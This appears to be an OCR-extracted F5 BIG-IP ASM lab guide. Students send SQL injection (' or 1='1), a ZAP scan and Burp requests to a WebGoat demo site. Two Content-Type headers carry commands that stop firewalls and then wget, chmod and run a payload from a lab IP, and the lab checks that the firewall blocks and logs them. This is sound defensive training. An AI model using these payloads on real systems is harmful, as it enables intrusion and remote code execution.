	POST /WebGoat/login HTTP/1.1 Host: webgoat.f5demo.com Connection: Keep-alive Content-Length: 31 Cache-Control: max.agc=0 Origin: https://webgoat.f5demo.com Upgrade-Insecure-Requests: 1 Content-Type: application/X+www.form-urlencoded User-Agent: Mozilla/S.0 (X11; Linux X80_64) AppleWebKit// Accept: Lext/html, application/X+mw.formicitation/Xmi/ Referer: https://webgoat.f5demo.com/WebGoat/login?error Accept-Lengding: en-US,en;q=0.9 Cookie: JSSSIONID=50A6E39439Ar495091548L809303AE98; TS0 37268bed4d47x6922ddb03314ba8935dba1c9006fec00aaf1ab3d7 3b7046bce0040efdcc2bb3728bbed473722293f0bb0de05b97f34420			nge/webp,image/ap 1dcfb312f7ad4c186	ng,*/*;q=0.8 04482a60f082b8172f52d756b13b7946bce0649efdccd2bb	

- 7. Return to the WebGoat application and login with credentials f5student and f5DEMOs4u!
- 8. From the left menu go to Injection Flaws -> SQL Injection and select exercise 7

sQl	_ Injection							
Show hints Re	eset lesson							
• 123	• 12345678 •							
-	Try It! String SQL Injection The query in the code builds a dynamic query as seen in the previous example. The que							
"select * fr	"select * from users where name = '" + userName + "'";							
Using the form below try to retrieve all the users from the users table. You shouldn't nee								
Account Name		Get Account Info						

9. In the account name field try an injection attack



10. You will be able to see a wealth of information

озну нетопплоном ну то тенече аните изета поптите изета щоге, тои эпоциите песи то кном алу эресни

✓
Account Name: Get Account Info
You have succeed:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
<vp></vp>

11. Return to the BIG-IP Go to Security > Event Logs > Application > Requests, clear the illegal filter and review the alert.

□ Q- ↓† Date- Newest ↓ ■-								¢- Total Entries: 1265	Page 1 of 13 🔻
	3	Delete Request	Export Request	Accept Request	— >				2
13:29:34 2018-07-15	200	Geolocation -	🔻 🎱 N/A			Time	7 2018-07-15 13:29:34		-
[HTTPS] /WebGoat/service/lessonmenu.mvc	~	Source IP Address	- 🔻 🕄 10.1.10.2	28:34398		Violation Rating	7 3 Request ne	eeds further examination	
10.1.10.28 13:29:28 2018-07-15	200	Session ID-	₹ f6b82deda0	lec8629		Attack Types	N/A		
■ [HTTPS] /WebGoat/service/hint.mvc ● 10.1.10.28 13:29:22 2018-07-15	200	De	ecoded Request		Original	Request		Response	
■ [HTTPS] /WebGoat/service/lessonoverview ● 10.1.10.28 13:29:22 2018-07-15	200	Host: webgoat Connection: k	.f5demo.com eep-alive	n/attack5a HTT	P/1.1				
■ [HTTPS] /WebGoat/service/lessoninfo.mvc ● 10.1.10.28 13:29:22 2018-07-15	Controls Controls								
■ [HTTPS] /WebGoat/service/lessonprogress ● 10.1.10.28 13:29:22 2018-07-15	200								
 [HTTPS] /WebGoat/service/lessonmenu.mvc 10.1.10.28 13:29:21 2018-07-15 	Accept-Encoding: gzip, deflate, br Accept-Language: en-US.en;q=0.g Cookie: JSESSIONID-F63DC6A122C2CE7199F9724E8F0231104; TS01546231=01ff7d2b946dc0529b4233c488a48b70d46cb44b9e077ac								
□ [HTTPS]/WebGoatSqlinjection.lesson.less ↓ 11ba13ae9a2df45ffb9dac932ab47dd907cf94a3202b251aa8f989cdc3f6add871337393fe088db45b5c; TS91be398e=01f7d2b948582f986025 ↓ 11ba13ae9a2df45ffb9dac932ab47dd907cf94a3202b251aa8f989cdc3f6add871337393fe088db45b5c; TS91be398e=01f7d2b948582f986025 ↓ 11ba13ae9a2df45ffb9dac932ab47dd907cf94a3202b251aa8f989cdc3f6add871337393fe088db45b5c; TS91be398e=01f7d2b948582f986025 ↓ 11ba13ae9a2df45ffb9dac932ab47dd907cf94a3202b251aa8f989cdc3f6add871337393fe088db45b5c; TS91be398e=01f7d2b948582f986025 ↓ 12ba13ae9a2df45ffb9dac932ab47dd907cf94a3202b251aa8f989cdc3f6add871337393fe088db45b5c; TS91be398e=01f7d2b948582f986025 ↓ 12ba13ae9a2df45ffb9dac932ab47dd907cf94a32be6535a0990907686fe96e96e2a4a52210329f81c598212f19215 ↓ account=%'+or+1='1							†986025		
[HTTPS] /WebGoat/service/lessonprogress 10.1.10.28	200 -								

12. Time to Block! Go to Security > Application Security > Policy Building > Learning and Blocking settings

13. Click on the carrot next to Attack Signatures and click on the Block check box at the top (this will turn on blocking for all the signatures). Make sure signature staging is still set to diabled then click Save and Apply Policy. Your policy should now look like this.

rent edited seci	curity policy Bl	ocking_Policy (blocking)	Ар	ply Polic
eral Settings			Advanced	▼ Sa
orcement Mode	e v	Blocking		
rning Mode 🗸		Manual		
rning Speed +		Fast		
olicy Building				
oncy building	g Settings		Blocking Settings Search:	
olicy General			Blocking Settings Search:	
olicy General	l Features	falled 🗸 (3 out of 19 subviolations are enabled) 🛛 🗹 Learn 🕑 Alarm 📄 Block	Blocking Settings Search:	
olicy General	I Features	failed - (3 out of 19 subviolations are enabled) 🛛 🖉 Learn 🖉 Alarm 📄 Block	Blocking Settings Search:	
Policy General ITTP protocol Attack Signatu	I Features I compliance ures	failed • (3 out of 19 subviolations are enabled) 🛛 Learn 🖉 Alarm 🗍 Block	Blocking Settings Search:	t Categor
Policy General ITTP protocol Attack Signatu	I Features I compliance ures			t Categor
Policy General ATTP protocol Attack Signatu	I Features I compliance ures Alarm Blo	ock Signature Set Name	Signature Se	
Policy General HTTP protocol Attack Signatu	I Features I compliance ures Alarm Blo ?	ock Signature Set Name Generic Detection Signatures	Signature Se Change signature properties	Specific
Policy General ATTP protocol Attack Signatu	I Features I compliance ures Alarm Blo V	Kignature Set Name Generic Detection Signatures High Accuracy Detection Evasion Signatures	Signature Se Change signature properties V Change signature properties Attack Type S	Specific
Policy General ATTP protocol Attack Signatu V Leam V V V V V V	I Features I compliance ures Alarm Blo V	Generic Detection Signatures High Accuracy Detection Evasion Signatures SQL Injection Signatures	Signature Se Change signature properties Basic Change signature properties Attack Type S Change signature properties Attack Type S Change signature properties Basic	Specific

14. Make sure to save and apply policy.

Note: Now you have enabled blocking for just the signatures. Note that all other functions are still in only alarm and learn mode. What attacks do you think will be blocked at this point?

- 15. On the BIG-IP navigate to Security > Event Logs > Application > Requests
- 16. Open a New Incognito Window in Chrome
- 17. Click the bookmark for Login page
- 18. At the username prompt try entering a SQL query for the username and the letter a for the password

or 1='1

Note: You should see that you are blocked and received a message with a support ID.

The requested URL was rejected. Please consult with your administrator.

Your support ID is: 2122335381826320710

[Go Back]

19. Repeat steps 7-9

Note: Did the query work? Why not? Did you receive a blocking response? Why not? (hint - we will look at this in the troubleshooting section)

19. Return to the ASM Event Logs and you should see both attacks as shown here

Security » Event Logs : Application : Req	juests								
Application - Protocol	- Network	← DoS	✓ Bot Defense	✓ Logging Profiles					
Q → I↑ Date → Newest ↓ ■ → Illegal	Requests: Illegal R	equests 🕱				4	Total Entries: 233 Page 1 of 3		
[HTTPS] /WebGoat/SqlInjection/attack5a 10.1.10.28	3	Delete Request	Export Request Accept Requ	est 📁 🌄			2 0		
5:22:19 2018-07-15	N/A	Source IP Address	 T (10.1.10.28:45060) 		Violation Rating	T 3 Request needs	further examination		
 [HTTPS] /WebGoat/login 10.1.10.28 15:19:29 2018-07-15 	3	Application Attack Session ID -	T bf9c34bb3898ae66		Attack Types	▼ SQL-Injection -			
[HTTPS] /WebGoat/login 10.1.10.28 5:13:18 2018-07-15	3	Login Page Attack	t/login HTTP/1.1	Original	Request	Re	sponse N/A		
] [HTTPS] /WebGoat/start.mvc 103.15.82.20 6:10:28 2018-07-14	3 200	Host: webgoat.f5demo.com Connection: keep-alive							
[HTTPS] /WebGoat/welcome.mvc 171.39.74.252 6:10:28 2018-07-14	3	Upgrade-Inse	s://webgoat.f5demo.com cure-Requests: 1						
☐ [HTTPS] /WebGoat/start.mvc ■ 115.144.45.0 15:53:35 2018-07-14	3	<pre>User-Agent: Moilla/S.0 (Xi; Linux Xwo_64) ApplewebKir/S3/.36 (KHML, like GeCKO) Chrome/v5.0.325.181 Safari/S3/.36 Accept text/html,application/xtmli*eml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: https://webgat.f5demo.com/webGoat/login Accept-Language: en-US_en;q=0.9 Accept-Language: en-US_en;q=0.9</pre>							
☐ [HTTPS] /WebGoat/login ■ 176.204.144.94 5:53:34 2018-07-14	3 302								
[HTTPS] /WebGoat/start.mvc 160.165.5.3 5:41:10 2018-07-14	3 200		Cookie: JSESSIONID=09D6400149D86660582A4A65A2DFD0E0; TS01546231=01ff7d2b94c9f169f6e4d91776d41c5a177dc27bf7bfd2fa24c59a 901840ff3aa4b06253e2d644951e95f62275c16b9f6411d182226861a5fc6ea587fc849bbcce9a498608; TS01be390e=01ff7d2b947e60f190f1c 111af3e4db34630e68539340c2bf938c784b5d66590207acea00cda7fd277738886723c46705382fd485						
[HTTPS] /WebGoat/welcome.mvc 189.201.94.212 15.41.10.2018-07-14	3		1='1&password=						

Note: You may need to refresh the screen by clicking on the refresh icon top left of the event screen.

- 20. Click on the log entry for /webgoat/login and examine the request.
- 21. Change from Basic to All Details and will see more details regarding the request

	Basic All Details
Time	▼ 2018-05-19 18:04:47
Violation Rating	T 3 Request needs further examination
Attack Types	▼ SQL-Injection -
Request Status	
Blocking Exception Reason	N/A
Security Policy	T Blocking_Policy
Virtual Server	▼ asm_vs
Method	▼ POST
Response Status Code	▼ N/A 🔓
Severity	▼ Error

22. Click on Attack signature detected

(Parameter)

Task 2 - ZAP THE APP!

1. Open ZAP Proxy by locating the icon on the top bar - This will take several seconds to launch so please do not multi-click.

Note: If burp is still running ZAP will throw a warning stating that it can't start on port 8080. This a non-issue since we are not operating ZAP in proxy mode for this lab.


2. Select No, I do not want to persist this session at this moment in time.

3. In the upper left corner of ZAP, change the mode to ATTACK and accept the popup. Enter the following URL in to the URL to Attack field and click **Attack**:

https://webgoat.f5demo.com/WebGoat/login

Untitled Session - OWASP ZAP 2.7.0		🗢 🗈 😣
<u>File Edit View Analyse Report Tools Online</u>	e <u>H</u> elp	
ATTACK Mode 💽 🗋 🖨 📾 💼 🎡		🗖 🖿 🚍 🍯 🖓 👄 II> II> 🖉 💥 📾 🖿 🔤 🕘 📀 👹
Sites 🛨	∫ 🖗 Quick Start 🖈 🔿	Request Response 🖛 🛨
 ☑ □ € □ ☑ Contexts ☑ Default Context ► Sites 	ZAP is an easy to use ir Please be aware that yo	• the OWASP Zed Attack Proxy (ZAP) ategrated penetration testing tool for finding vulnerabilities in web applications. bu should only attack applications that you have been specifically been given perr cation, enter its URL below and press 'Attack'.
	URL to attack:	https://webgoat.f5demo.com/WebGoat/login
	•	Attack complete - see the Alerts tab for details of any issues found

- 4. Return to the BIG-IP and examine the Event Logs.
- 5. Take a look at the various attacks conducted by ZAP and blocked by ASM. Examine the log entries and what signature prevented the attack from occurring. You can explore the documentation on the signature as well.



What additional functions can you turn on to prevent some of the other attacks? How would you turn these on? Would this tool have even worked if Proactive Bot Defense was enabled? Answer: Absolutely not and your ASM even logs wouldn't be littered by these automated attempts that can quickly grow into the millions per day.

Bonus

Go to Security > Application Security > Policy Building > Traffic learning

Explore the Learning suggestions and Traffic Summary page.

Locate the Enforcement Readiness section.

nfo	orcement Readiness Summary (generated 4 minu	utes ago)				Refresh	
	Entity Type	Learn New Entities	Total	Not Enforced	Not Enforced And Have Suggestions	Ready To B Enforced	
	Tile Types	Never	1	0	0	0	
	THTP URLS	Never	2	0	0	0	
	T WebSocket URLs	Selective	2	0	0	0	
	T Parameters	Never	2	0	0	0	
	T Cookies	Selective	1	1	0	0	
	▼ Signatures	N/A	3609	0	0	0	
	TRedirection Domains	Never	0	N/A	N/A	N/A	
	THTP Protocol Compliance	N/A	19	11	N/A	0	
	T Evasion Techniques	N/A	8	8	N/A	0	
	Veb Services Security	N/A	13	0	N/A	0	

Click on the numbers. This will take you to the learning and blocking settings page. This shows you the settings that could be turned on to better protect your application.

To the left you will find a number of learning suggestions. As traffic traverses your application these learning suggestions will eventually reach higher percentages.

Click on a learning suggestion to explore. You will learn how many events have been triggered and give you the option to accept the suggestion, delete the suggestion or ignore.

Note: The higher the percentage on the learning score the higher the chance you should accept this suggestion.


3.4.3 Exercise 3.3: Server Technologies and Custom Signature Sets

Objective

In this exercise we will examine server technologies and custom signature sets. Server Technologies function allows you to automatically discover server-side frameworks, web servers and operating systems. This feature helps when the backend technologies are not well known. The feature can be enabled to auto detect. You can also add the technologies that you know. Creating custom signature sets allows you to define what signature groupings work best for your needs. In this exercise we will explore both.

Task 1 - Server Technologies

- 1. Go to Security > Application Security > Policy Building > Learning and Blocking Settings
- 2. Locate Server Technologies and expand the option. Click Enable Server Technology Detection




3. Make sure to save and Apply Policy.

Note: Our policy is currently in manual and we would need to manaully accept all server technologies suggestions to build the server technology signature sets. If the policy were in automatic learning server technologies would automatically be accepted once the threshold was met.

 Click on the diagonal arrow to the left of the Enable Server Technology Dectection. This will open the Server Technologies configuration which can also be found by going to Security > Application Security > Policy > Server Technologies



5. Click on the drop down box and you will find a list of various server-side technologies to choose from.



6. Choose **Apache Tomcat** from the list. You will be prompted that Java Servlet/JSP will also be added. Click okay

Confirm Adding Server Technology

Server Technology Apache Tomcat will be added. Server Technology Java Servlets/JSP will be added. Signature Set 'Java Servlets/JSP Signatures' for system 'Java Servlets/JSP' will be created and assigned to the policy. Signature Set 'Apache Tomcat Signatures' for system 'Apache Tomcat' will be created and assigned to the policy.

×

OK

Cancel

- 7. Choose Unix/Linux from the list and click ok. Make sure to click Save and Apply Policy.
- 8. Navigate to Security > Application Security > Policy Building > Learning and Blocking Settings
- 9. Expand Attack Signatures and you should now see the additional server technology signature sets enabled and in blocking.

Attack Sign	natures				
Learn	Alarm	Block	Signature Set Name		Signature Set Category
			Generic Detection Signatures	Change signature properties -	Basic
•			High Accuracy Detection Evasion Signatures	Change signature properties -	Attack Type Specific
•			SQL Injection Signatures	Change signature properties -	Attack Type Specific
•			High Accuracy Signatures	Change signature properties -	Basic
•			Apache Tomcat Signatures	Change signature properties -	User-defined
			Java Servlets/JSP Signatures	Change signature properties ◄	User-defined
	۲		Unix/Linux Signatures	Change signature properties -	User-defined
					Change
Enable	Signature S	taging			
			Retain previous rule enforcement and place updated rule in staging V e always placed in staging regardless of this setting.		
	ponse Signa	-	hese File Types		

- 10. Time to launch some framework attacks.
- 11. Back in BURP navigate to the repeater tab and adjust the payload to the following and hit go:

```
POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1
User-Agent: ImperialProbeDroid
Pragma: no-cache
Cache-Control: no-cache
Content-Type: /etc/init.d/iptables stop; service iptables stop; SuSEfirewall2 stop;

→reSuSEfirewall2 stop; cd /tmp; wget -c https://10.1.10.145:443/7; chmod 777 7; ./7;
Content-Length: 38
Host: DarthMaul
```


```
username=f5student&password=f5DEMOs4u!
```

12. You should receive the Request Rejected Page as output.

13. Run a second framework attack

```
POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1
User-Agent: IG88
Pragma: no-cache
Cache-Control: no-cache
Content-Type: cd /dev/shm; wget http://10.1.10.145:443/lmydess; chmod 777 lmydess; ./
→lmydess;
Content-Length: 38
Host: TheEmpireDidNothingWrong
username=f5student&password=f5DEMOs4u!
```

14. Again, you should receive a Request Rejected page as output as shown here:



15. Navigate to the Application Security Event Logs and review the alerts. Notice they are of different severity but how do we know that these were actually framework related signatures?

Security » Event Logs : Application : Requ	Jests							
Application - Protocol					Logging Profiles			
□ Q+ It Date + Newest ↓ ■+ Illegal	Requests: Illegal Re	quests 🕱					✿- Total Entries	: 2
 ♥ [HTTPS] /webgoat/login ● 10.1.10.28 09:38:18 2018-08-03 	3 0 N/A]
[HTTPS] /webgoat/login	4	T 6 Attack signature of	Attack signature detected [2] -					
							Basic All Details	1
		Geolocation -	n - ▼ ④ N/A			Time	▼ 2018-08-03 09:38:18	
		Source IP Address - 7 0 10.1.10.28:54466				Violation Rating	T 3 Request needs further examination	
		Session ID - 7 8e6eec3820538575				Attack Types Tommand Execution -		
			Request			Response IVA		
		Request actual size:	306 bytes.					
		POST https://w User-Agent: IG Pragma: no-cac Cache-Control:	vebgoat.f5demo 888 che no-cache cd /dev/shm; 1: 40 reDidNothingW	wget http://: rong	/login HTTP/1.1 10.1.10.145:443/lmyde:	s <mark>s; chm</mark> od 777 lmy	ydess; ./lmydess;	

16. Click on the **Attack Signature Detected** hyperlink and then click on the little blue "i" next to the signature for more information.

Security							
🌣 - Application - Protocol - Netwo	rk ~ DoS ~ E	Bot Defense - Logging Profiles					
□ Q + It Date + Newest ↓ R + Illegal Requests: Illeg	al Requests 🕱						
 	Delete Request Export Reques	t Accept Request					
	T Attack signature detected [2] -						
[HTTPS] /webgoat/login 4 10.1.10.28							
		User-Agent <u>10x20</u> IG88 <u>0xd0xa</u> Pragma <u>10x20</u> no- cache <u>0xd0xa</u> Cache-Control: <u>0x20no-cache0xd0xa</u> C -					
	Geo Detected Keyword	ontent-Type:0x20jcd0x20j/dev/shm_i0x20wget0x20ht tp://10.1.10.145:443/lmydess;0x20jchm					
	Ses	Signature ID 200003397					
	Attack Signature	Signature Name "wdet" execution attempt (Header)					
	Context	Header					
	Actual Header Name	Content-Type					
	Use Wildcard Header Name						
	Pré Cac Header Value Cor	cd <u>0x20</u> /dev/shm; <u>0x20</u> wget <u>0x20</u> http://10.1.10.145:44 3/lmydess; <u>0x20</u> chmod <u>0x20</u> 777 <u>0x20</u> lmydess; <u>0x20</u> ./1 mydess;					
	Cor Applied Blocking Settings	Block Alarm Learn					
	User-Agent:0x20 G880	xd0xaPragma:0x20no-					
Detected Keyword		ontrol:0x20no-cache0xd0xaC					
Detected Keyword	ontent-Type:0x20cd0x2	20/dev/shm;0x20wget0x20ht					
	tp://10.1.10.145:443/lmydess;0x20chm						
	Signature ID						
	200003397						
	Signature Name						
	"wget" execution att	empt (Header)					
	Signature Type						
	Request						
	Signature Scope						
	Header						
	Systems Unix/Linux						
	Attack Type Command Execution						
Attack Cinestons	Accuracy	· · · · · · · · · · · · · · · · · · ·					

Task 2 - Create Custom Signature Set

- 1. Go to Security > Options > Application Security > Attack Signature > Attack Signature Sets
- 2. Click on Create

Fill out the following -

- Name my_signature_set
- Type filter-based
- Default Blocking Actions leave Learn/Alarm/Block checked
- Assign To Policy by Default Uncheck this box (in production enabling this feature ensures this signature set is assigned to all newly created policies)
- Signature Type Request
- Attack Type All
- Systems-Unix/Linux, Apache, Apache Tomcat, Java Servlets/JSP <- Move to the left.
- Accuracy All
- Risk-Greater Than Equal To High
- User-defined All
- Update Date All
- 3. Click on Create. Now you have a created your own custom signature set of high risk signatures with server side technologies.

Create Signature Set			Cancel Create
Name	my_signature_set		
Туре	Filter-based V		
Default Blocking Actions	✓ Learn ✓ Alarm ✓ Block (affects only newly created policies)		
Assign To Policy By Default	Enabled (affects only newly created policies)		
Signatures Filter		\triangleright	
Signature Type	Request		
Attack Type	All		
Systems	Assigned Systems: Operating Systems UnivUlnux Web Servers Apache Apache Tomcat Languages, Frameworks and Applications Java Serviets/USP	CGI Diango Elasticearch Jourge Server ExtensiFPSE) JavaServer Faces (JSF) JavaServer Faces (JSF)	
Accuracy	All		
Risk	Greater Than/Equal V High V		
User-defined	Ali		
Update Date	All		
Signatures			
Signatures	17. namedfork/dataf execution attempt (Headers) 7. namedfork/dataf execution attempt (Parameter) 17. namedfork/dataf execution attempt (URI) 17/procest@fremvinon* execution attempt (Headers) 17/procest@fremvinon* execution attempt (Parameter)		

- 4. Navigate to Security > Application Security > Policy Building > Learning and Blocking Settings
- 5. Expand Attack Signatures. Click on Change and check your newly created signature set. Cick **Change**.

Select Policy Attack Signature Sets

Assigned To Security Policy	Signature Set Name	Signature Set Categor
	All Response Signatures	Basic
	All Signatures	Basic
	Command Execution Signatures	Attack Type Specific
	Cross Site Scripting Signatures	Attack Type Specific
	Directory Indexing Signatures	Attack Type Specific
•	Generic Detection Signatures	Basic
	HTTP Response Splitting Signatures	Attack Type Specific
•	High Accuracy Detection Evasion Signatures	Attack Type Specific
•	High Accuracy Signatures	Basic
	Information Leakage Signatures	Attack Type Specific
	Low Accuracy Signatures	Basic
	Medium Accuracy Signatures	Basic
	OS Command Injection Signatures	Attack Type Specific
	OWA Signatures	Basic
	Other Application Attacks Signatures	Attack Type Specific
	Path Traversal Signatures	Attack Type Specific
	Predictable Resource Location Signatures	Attack Type Specific
	Remote File Include Signatures	Attack Type Specific
	SQL Injection Signatures	Attack Type Specific
	Server Side Code Injection Signatures	Attack Type Specific
	WebSphere signatures	Basic
	XPath Injection Signatures	Attack Type Specific
	Apache Tomcat Signatures	User-defined
	Java Servlets/JSP Signatures	User-defined
	Unix/Linux Signatures	User-defined
	my_signature_set	User-defined

Blocking Settings Blocking Settings. Search:					
licy Ge	neral Featu	es			
TTP pro	ocol compl	iance faile	ed 🗸 (3 out of 19 subviolations are enabled) 🛛 🖉 Learn 🖉 Alarm 🔲 Block		
tack Sig	natures				
Lean	Alarm	Block	Signature Set Name		Signature Set Catego
•	•		Generic Detection Signatures	Change signature properties -	Basic
			High Accuracy Detection Evasion Signatures		Attack Type Specific
•	v		High Accuracy Signatures	Change signature properties -	Basic
	•		SQL Injection Signatures	Change signature properties -	Attack Type Specific
•			my_signature_set	Change signature properties -	User-defined

- 6. Click Save and Apply policy
- 7. Use BURP again with either of the two previous attacks and ensure your new custom signature set is blocking them. Examine the event logs.

Cancel Change

3.4.4 Exercise 3.4: Troubleshooting

Objective

In this exercise we will examine the response pages, event logs and briefly look at utilizing HTTP capture tools

Task 1 - Response Pages

1. Go to Security > Application Security > Policy > Response pages

Between	Defent Decentry		
Default	Default Response	Response Type	Default Response V
Login Page	Default Response	Response Headers	HTTP/1.1 200 OK Cache-Control: no-cache
XML	SOAP Fault		Pragma: no-cache Connection: close
AJAX	Disabled		
Cookie Hijacking	Erase Cookies		
CAPTCHA	Default Response	Response Body	<pre><html><head><title>Request Rejected</title></head><body>The requested URL was rejected. Please consult with your adm <%TS.request.ID()%>tpr>tpr>ca href='javascript:history.back();'>[60 Back]</body></html></pre>
CAPTCHA Fail	Default Response		and the dependency (New and a set of a second set of the trade ()). For providing a set production of the set
Failed Login Honeypot	Default Response		
Mobile Application	Default Response		
			Show
Save			

2. Within this area you can add various response pages for different request. These pages can be modified by editing the response body. On the Default change the Response Type to "Custome Response". This will open up the Response Body to editing.

Response Type	Custom Response
Response Headers	HTTP/1.1 200 OK Cache-Control: no-cache Pragma: no-cache Connection: close
Response Body	Upload File: Choose File No file chosen Upload <html><head><title>Request Rejected</title></head><body>The requested URL was rejected. Please consult with your administrator. Your support ID is: <%TS.request.ID()%> [Go Back]</a </body></html>
	Paste Default Response Body Show

3. Edit the Response as follows:

```
<html><head><title>Request Rejected</title></head><body>You have requested a site_

→that is unavailable. Please contact customer service at 888-555-1212 and supply the_

→following information:<br><br>Support ID: <%TS.request.ID()%><br><a href=

→'javascript:history.back();'>[Go Back]</a></body></html>
```

4. Click on the Show button

Blocking Response Body Preview

You have requested a site that is unavailable. Please contact customer service at 888-555-1212 and supply the following information:

Support ID: <%TS.request.ID()%>

[Go Back]

Close


5. Click Save and Apply Policy. And click OK.

Note: Explore the other response pages. Observe that AJAX reponse pages are disabled by default.

- 6. Open a New Incognito Window in Chrome and navigate to the Webgoat login page
- 7. Try entering a sql injection.

or 1='1

You should have received a reponse page that you customized. Make note of the Support ID before moving on to the next task.



Note: If you were to login to the web application again and try the SQL Injection do you think you will see


Hint: Try enabling the AJAX reponse pages.

Task 2 - Event logs

- 1. On the BIG-IP return to the Security > Event Log > Application > Requests
- 2. Click on the magnifying glass and that will open the log filter. From here you can enter the Support ID you received from the preceeding task and select Apply Filter.

	Q- It Date - Ne	ewest 🕹 📕 🚽 I	llegal Requests: Illeç	gal Requests 🔉	6	_
	Basic	IP / Use	ername / URL	Method / Pr	rotocol / Result	eques
19:3	Security Policy	•]			[2] -
0						[=] *
19:3	Last Hour	Last Day	Last Week	Last Month	Custom Period	
	Violation Rating	(Not rated-5)				N/A
19:2						10.1.1
	Geolocation				is is not	ae91a
19:2	Country Name or N	I/A				
	Request Status			_		
18:4	Illegal	Legal	Not Blocked	Blocked	Unblocked	нтт
[Support ID					
18:4	Support ID or its la	st 4 digits				ive }
	Тад					-
	Tag Name					
	Apply Filter		Save Filter		Reset Filter	

2. Select the alert and at the top box you will find a button to open the request in a separate tab



3. Click on Attack signature detected

Detected Keyword	username=%'0x20 or0x201='1
Attack Signature	Signature ID 200002476 Signature Name SQL-INJ expressions like "or 1=1" (6) (Parameter)
Context	Parameter (detected in POST Data)
Parameter Level	Global
Actual Parameter Name	username
Wildcard Parameter Name	*
Parameter Value	%'0x20or0x201='1
Applied Blocking Settings	Block Alarm Learn

Observe the detected attack, the expected parameter, and what the applied blocking settings were. Also note that the signature used to block this attack has been identified. By clicking on the "i" next to the name you can get further information on the signature as well as a link to other documentation.

	General Database	-
	Attack Type SQL-Injection	
Attack Signature	Accuracy High	_
	Risk High	
	User-defined No	
	Revision 4	
	Last Updated 03/17/2016	_
C	Documentation Documentation	-
	References www.owasp.org/index.php/SQL_Injection	_
Context	Parameter (detected in POST Data)	

4. Examine the http body information. Do you see your attack?



5. Observe the Source IP, Accept Status and Support ID.

eolocation -	N/A
Source IP Address -	10.1.10.28:37466
Device ID	N/A
Username	N/A
Session ID -	9bae91aabd3127d0
Source IP Intelligence	N/A
Host	10.1.10.145
Destination IP Address	10.1.10.145:80
Client Type	Uncategorized
Accept Status	Not Accepted
Support ID	2122335381826335758

6. Close this tab and return to the BIG-IP Event Logs. Open the filter again, remove the support ID, and click on Illegal and Not Blocked. Apply Filter

↓† Date - N	ewest 🕹 📕 🗸	Illegal Requests: Ille	egal Requests 🔉	8
Basic	IP / Us	ername / URL	Method / Pr	otocol / Result
Security Policy				
Last Hour	Last Day	Last Week	Last Month	Custom Period
Violation Rating				
Geolocation				is is not
Country Name or	N/A			
Request Status		_	-	
Illegal	Legal	Not Blocked	Blocked	Unblocked
Support ID				
Support ID or its la	ast 4 digits			
Тад				
Tag Name		2		
		N		
Apply Filter		Save Filter		Reset Filter

